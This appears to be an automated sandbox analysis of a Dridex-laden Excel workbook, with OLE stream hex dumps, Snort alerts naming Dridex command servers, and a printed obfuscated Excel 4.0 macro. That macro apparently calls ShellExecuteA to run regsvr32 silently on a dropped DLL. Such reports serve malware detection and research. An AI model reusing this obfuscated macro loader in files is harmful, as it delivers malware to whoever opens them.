Data Raw:	49 44 3d 22 7b 33 38 43 31 32 41 30 41 2d 45 36 34 38 2d 34 36 34 35 2d 41 37 42 38 2d 45 36 32 41 42 44 43 34 32 35 45 31 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 53 68 65 65 74 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 53 68 65 65 74 32 2f 26 48 30 30 30 30

Stream Path: PROJECTwm, File Type: data, Stream Size: 107

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	107
Entropy:	3.24742544165
Base64 Encoded:	False
Data ASCII:	T h i s W o r k b o o k . T . h . i . s . W . o . r . k . b . o . o . k . . . S h e e t 1 . S . h . e . e . t . 1 . . . S h e e t 2 . S . h . e . e . t . 2 . . . M o d u l e 1 . M . o . d . u . l . e . 1 . . . . .
Data Raw:	54 68 69 73 57 6f 72 6b 62 6f 6f 6b 00 54 00 68 00 69 00 73 00 57 00 6f 00 72 00 6b 00 62 00 6f 00 6f 00 6b 00 00 00 53 68 65 65 74 31 00 53 00 68 00 65 00 65 00 74 00 31 00 00 00 53 68 65 65 74 32 00 53 00 68 00 65 00 65 00 74 00 32 00 00 00 4d 6f 64 75 6c 65 31 00 4d 00 6f 00 64 00 75 00 6c 00 65 00 31 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 3838

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3838
Entropy:	4.51887827492
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
Data Raw:	cc 61 b2 00 00 03 00 ff 09 04 00 00 09 04 00 00 e4 04 03 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/__SRP_0, File Type: data, Stream Size: 2390

General	
Stream Path:	VBA/__SRP_0
File Type:	data
Stream Size:	2390
Entropy:	3.38572227344
Base64 Encoded:	False
Data ASCII:	. K * . . . . r U . . . . @ . . . . @ . . . . @ . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . ~ P . . . . " . . . . Q . . . . s . . . . L . . . 4 . . Z r
Data Raw:	93 4b 2a b2 03 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 03 00 00 00 00 00 01 00 02 00 03 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 00 00 72 55 00 01 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 06 00 00 00 00 00 00 7e 02 00 00 00 00 00 7e 02 00 00 00

Stream Path: VBA/__SRP_1, File Type: data, Stream Size: 347

General	
Stream Path:	VBA/__SRP_1
File Type:	data
Stream Size:	347

General	
Entropy:	2.5800525623
Base64 Encoded:	False
Data ASCII:	r U @ . . . . @ . . . . @ . . . . p C a l l e r . . . . s z U R L . . . . s z F i l e N a m e . . . . d w R e s e r v e d . . . . l p f n C B . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 12 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 11 00 00 00 00 00 00 00 00 00 03 00 02 00 00 00 00 00

Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 505

General	
Stream Path:	VBA/__SRP_2
File Type:	data
Stream Size:	505
Entropy:	2.4067697489
Base64 Encoded:	False
Data ASCII:	r U . . . . @ . . . . @ . . . . @ . . . . ~ x . . . . a . . . . Z . . . . $ . . . . h . . . . .
Data Raw:	72 55 00 01 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 04 00 00 00 00 00 00 7e 78 00 00 00 00 00 00 7f 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 10 00 00 00 00 00 00 00 00 00 02 00 01 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff

Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 696

General	
Stream Path:	VBA/__SRP_3
File Type:	data
Stream Size:	696
Entropy:	2.24538637402
Base64 Encoded:	False
Data ASCII:	r U @ . . . . @ . . . . @ . . . . h . . . . p . . . . ! . . . . Q . . . . 8 . . . . ` . . . . P .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 10 00 00 00 08 00 68 00 e1 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 70 14 00 fe ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00

Stream Path: VBA/dir, File Type: data, Stream Size: 842

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	842
Entropy:	6.51749232573
Base64 Encoded:	True
Data ASCII:	. F . . . . 0 * . . . . . p . . H . . . . . d . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . l . a . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \\ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \\ W i n d . o w s \\ S y s t e m 3 2 \\ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 46 b3 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 ab 49 f7 61 01 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Macro 4.0 Code

```
CALL(wegb&o0, "S"&ohgdfww&"A", i0&i0&"CCCC"&i0, 0, v0&"p"&w00&"n", "r"&w00&"gsvr"&o0, " -s "&bb&ab, 0, 0)
```

```
"=CALL(wegb&o0,""S""&ohgdfww&""A"",i0&i0&""CCCC""&i0,0,v0&""p""&w00&""n"",""r""&w00&""gsvr""&o0,"" -s ""&bb&ab,0,0)",zdkvrlsh.dll,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RETURN(),
```

OLE File "/opt/package/joesandbox/database/analysis/342170/sample/printouts of outstanding as of 01_20_2021.xlsm"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary	
Author:	msc.com
Last Saved By:	
Create Time:	2021-01-20T10:44:11Z
Last Saved Time:	2021-01-20T11:03:27Z
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 112

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	112
Entropy:	4.6011544911
Base64 Encoded:	False
Data ASCII:	. . . . . . .n`. . . . . .`. . . . . .Microsoft Forms 2.0 Frame. . . . .Embedded Object. . . . .Forms.Frame.1..9.q. . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 20 20 18 6e 60 f4 ce 11 9b cd 00 aa 00 60 8e 01 1a 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 72 61 6d 65 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 0e 00 00 00 46 6f 72 6d 73 2e 46 72 61 6d 65 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: f, File Type: data, Stream Size: 88

General	
Stream Path:	f
File Type:	data
Stream Size:	88
Entropy:	3.36756968706
Base64 Encoded:	False
Data ASCII:	. . (. . . . .) . . . . . 1 . . . . R . . . . . K . Q . . . . . C l i b r i . . . . .
Data Raw:	00 04 28 00 00 0c 1a 08 03 00 00 00 01 00 00 80 ff ff 00 00 00 7d 00 00 84 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 31 00 00 00 03 52 e3 0b 91 8f ce 11 9d e3 00 aa 00 4b b8 51 01 00 00 00 90 01 ac b6 01 00 07 43 61 6c 69 62 72 69 00 00 00 00 00 00 00 00 00 00

Stream Path: o, File Type: empty, Stream Size: 0

General	
Stream Path:	o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Macro 4.0 Code

```
CALL(wegb&o0, "S"&ohgdfww&"A", i0&i0&"CCCC"&i0, 0, v0&"p"&w00&"n", "r"&w00&"gsvr"&o0, " -s "&bb&ab, 0, 0)
```

```
"=CALL(wegb&o0,""S""&ohgdfww&""A"",i0&i0&""CCCC""&i0,0,v0&""p""&w00&""n"",""r""&w00&""gsvr""&o0,"" -s ""&bb&ab,0,0)",zdkvrlsh.dll,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RETURN(),
```

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/20/21-16:14:23.457039	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49171	194.225.58.214	192.168.2.22
01/20/21-16:14:26.228542	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49170	194.225.58.214	192.168.2.22
01/20/21-16:14:26.724710	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49173	211.110.44.63	192.168.2.22
01/20/21-16:14:28.282261	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49174	211.110.44.63	192.168.2.22
01/20/21-16:14:30.182666	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49177	198.57.200.100	192.168.2.22
01/20/21-16:14:30.182666	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49177	198.57.200.100	192.168.2.22
01/20/21-16:14:31.550004	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49179	194.225.58.214	192.168.2.22
01/20/21-16:14:31.731283	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49180	198.57.200.100	192.168.2.22
01/20/21-16:14:31.731283	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49180	198.57.200.100	192.168.2.22
01/20/21-16:14:34.093419	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49182	211.110.44.63	192.168.2.22
01/20/21-16:14:34.591667	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49183	194.225.58.214	192.168.2.22
01/20/21-16:14:37.979532	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49184	211.110.44.63	192.168.2.22
01/20/21-16:14:39.169614	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49186	194.225.58.214	192.168.2.22
01/20/21-16:14:39.331030	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49187	194.225.58.214	192.168.2.22
01/20/21-16:14:40.124535	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49188	198.57.200.100	192.168.2.22
01/20/21-16:14:40.124535	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49188	198.57.200.100	192.168.2.22
01/20/21-16:14:41.648935	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49190	198.57.200.100	192.168.2.22
01/20/21-16:14:41.648935	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49190	198.57.200.100	192.168.2.22
01/20/21-16:14:43.089104	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49191	194.225.58.214	192.168.2.22
01/20/21-16:14:43.135685	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49192	194.225.58.214	192.168.2.22
01/20/21-16:14:44.623232	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49193	211.110.44.63	192.168.2.22
01/20/21-16:14:46.221546	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49194	211.110.44.63	192.168.2.22
01/20/21-16:14:48.244805	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49196	211.110.44.63	192.168.2.22
01/20/21-16:14:48.695032	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49197	198.57.200.100	192.168.2.22
01/20/21-16:14:48.695032	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49197	198.57.200.100	192.168.2.22
01/20/21-16:14:50.108299	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49199	194.225.58.214	192.168.2.22
01/20/21-16:14:51.591157	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49200	211.110.44.63	192.168.2.22
01/20/21-16:14:52.370780	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49202	198.57.200.100	192.168.2.22
01/20/21-16:14:52.370780	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49202	198.57.200.100	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/20/21-16:14:53.285784	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49203	211.110.44.63	192.168.2.22
01/20/21-16:14:53.840102	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49204	194.225.58.214	192.168.2.22
01/20/21-16:14:55.660527	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49207	211.110.44.63	192.168.2.22
01/20/21-16:14:55.704819	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49208	198.57.200.100	192.168.2.22
01/20/21-16:14:55.704819	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49208	198.57.200.100	192.168.2.22
01/20/21-16:14:58.035561	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49209	194.225.58.214	192.168.2.22
01/20/21-16:14:58.469703	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49206	198.57.200.100	192.168.2.22
01/20/21-16:14:58.469703	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49206	198.57.200.100	192.168.2.22
01/20/21-16:14:59.441899	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49210	211.110.44.63	192.168.2.22
01/20/21-16:15:00.493616	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49212	194.225.58.214	192.168.2.22
01/20/21-16:15:01.014419	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49213	198.57.200.100	192.168.2.22
01/20/21-16:15:01.014419	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49213	198.57.200.100	192.168.2.22
01/20/21-16:15:01.890392	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49215	211.110.44.63	192.168.2.22
01/20/21-16:15:02.345410	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49216	194.225.58.214	192.168.2.22
01/20/21-16:15:02.713631	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49218	198.57.200.100	192.168.2.22
01/20/21-16:15:02.713631	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49218	198.57.200.100	192.168.2.22
01/20/21-16:15:03.726148	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49219	211.110.44.63	192.168.2.22
01/20/21-16:15:03.807705	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49220	198.57.200.100	192.168.2.22
01/20/21-16:15:03.807705	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49220	198.57.200.100	192.168.2.22
01/20/21-16:15:04.048556	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49222	194.225.58.214	192.168.2.22
01/20/21-16:15:05.136898	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49225	194.225.58.214	192.168.2.22
01/20/21-16:15:05.208000	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49223	198.57.200.100	192.168.2.22
01/20/21-16:15:05.208000	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49223	198.57.200.100	192.168.2.22
01/20/21-16:15:05.411890	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49224	211.110.44.63	192.168.2.22
01/20/21-16:15:06.506089	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49227	211.110.44.63	192.168.2.22
01/20/21-16:15:06.546210	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49228	194.225.58.214	192.168.2.22
01/20/21-16:15:07.035975	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49229	198.57.200.100	192.168.2.22
01/20/21-16:15:07.035975	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49229	198.57.200.100	192.168.2.22
01/20/21-16:15:07.924734	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49231	211.110.44.63	192.168.2.22
01/20/21-16:15:08.364631	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49232	194.225.58.214	192.168.2.22
01/20/21-16:15:08.721209	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49234	198.57.200.100	192.168.2.22
01/20/21-16:15:08.721209	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49234	198.57.200.100	192.168.2.22
01/20/21-16:15:09.754298	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49235	211.110.44.63	192.168.2.22
01/20/21-16:15:09.835498	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49236	198.57.200.100	192.168.2.22
01/20/21-16:15:09.835498	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49236	198.57.200.100	192.168.2.22
01/20/21-16:15:10.071746	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49238	194.225.58.214	192.168.2.22
01/20/21-16:15:11.177829	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49241	194.225.58.214	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/20/21-16:15:11.234838	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49239	198.57.200.100	192.168.2.22
01/20/21-16:15:11.234838	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49239	198.57.200.100	192.168.2.22
01/20/21-16:15:11.449779	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49240	211.110.44.63	192.168.2.22
01/20/21-16:15:12.563508	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49243	211.110.44.63	192.168.2.22
01/20/21-16:15:12.580828	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49244	194.225.58.214	192.168.2.22
01/20/21-16:15:13.077678	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49245	198.57.200.100	192.168.2.22
01/20/21-16:15:13.077678	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49245	198.57.200.100	192.168.2.22
01/20/21-16:15:13.287824	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49246	194.225.58.214	192.168.2.22
01/20/21-16:15:13.966141	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49248	211.110.44.63	192.168.2.22
01/20/21-16:15:14.437696	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49249	194.225.58.214	192.168.2.22
01/20/21-16:15:14.774062	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49251	198.57.200.100	192.168.2.22
01/20/21-16:15:14.774062	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49251	198.57.200.100	192.168.2.22
01/20/21-16:15:15.421195	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49252	211.110.44.63	192.168.2.22
01/20/21-16:15:15.846537	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49253	211.110.44.63	192.168.2.22
01/20/21-16:15:15.886850	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49254	198.57.200.100	192.168.2.22
01/20/21-16:15:15.886850	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49254	198.57.200.100	192.168.2.22
01/20/21-16:15:16.121128	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49256	194.225.58.214	192.168.2.22
01/20/21-16:15:16.988439	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49257	194.225.58.214	192.168.2.22
01/20/21-16:15:17.216505	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49260	194.225.58.214	192.168.2.22
01/20/21-16:15:17.288403	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49258	198.57.200.100	192.168.2.22
01/20/21-16:15:17.288403	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49258	198.57.200.100	192.168.2.22
01/20/21-16:15:17.497066	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49259	211.110.44.63	192.168.2.22
01/20/21-16:15:18.619197	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49264	194.225.58.214	192.168.2.22
01/20/21-16:15:18.697856	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49263	211.110.44.63	192.168.2.22
01/20/21-16:15:18.899015	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49265	198.57.200.100	192.168.2.22
01/20/21-16:15:18.899015	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49265	198.57.200.100	192.168.2.22
01/20/21-16:15:19.175457	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49267	198.57.200.100	192.168.2.22
01/20/21-16:15:19.175457	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49267	198.57.200.100	192.168.2.22
01/20/21-16:15:19.189338	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49266	211.110.44.63	192.168.2.22
01/20/21-16:15:19.998560	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49269	211.110.44.63	192.168.2.22
01/20/21-16:15:20.243889	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49270	194.225.58.214	192.168.2.22
01/20/21-16:15:20.521086	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49271	194.225.58.214	192.168.2.22
01/20/21-16:15:20.811847	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49273	198.57.200.100	192.168.2.22
01/20/21-16:15:20.811847	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49273	198.57.200.100	192.168.2.22
01/20/21-16:15:21.615675	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49275	211.110.44.63	192.168.2.22
01/20/21-16:15:21.901953	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49276	211.110.44.63	192.168.2.22
01/20/21-16:15:22.031024	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49278	198.57.200.100	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/20/21-16:15:22.031024	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49278	198.57.200.100	192.168.2.22
01/20/21-16:15:22.161134	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49279	194.225.58.214	192.168.2.22
01/20/21-16:15:22.649079	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49280	198.57.200.100	192.168.2.22
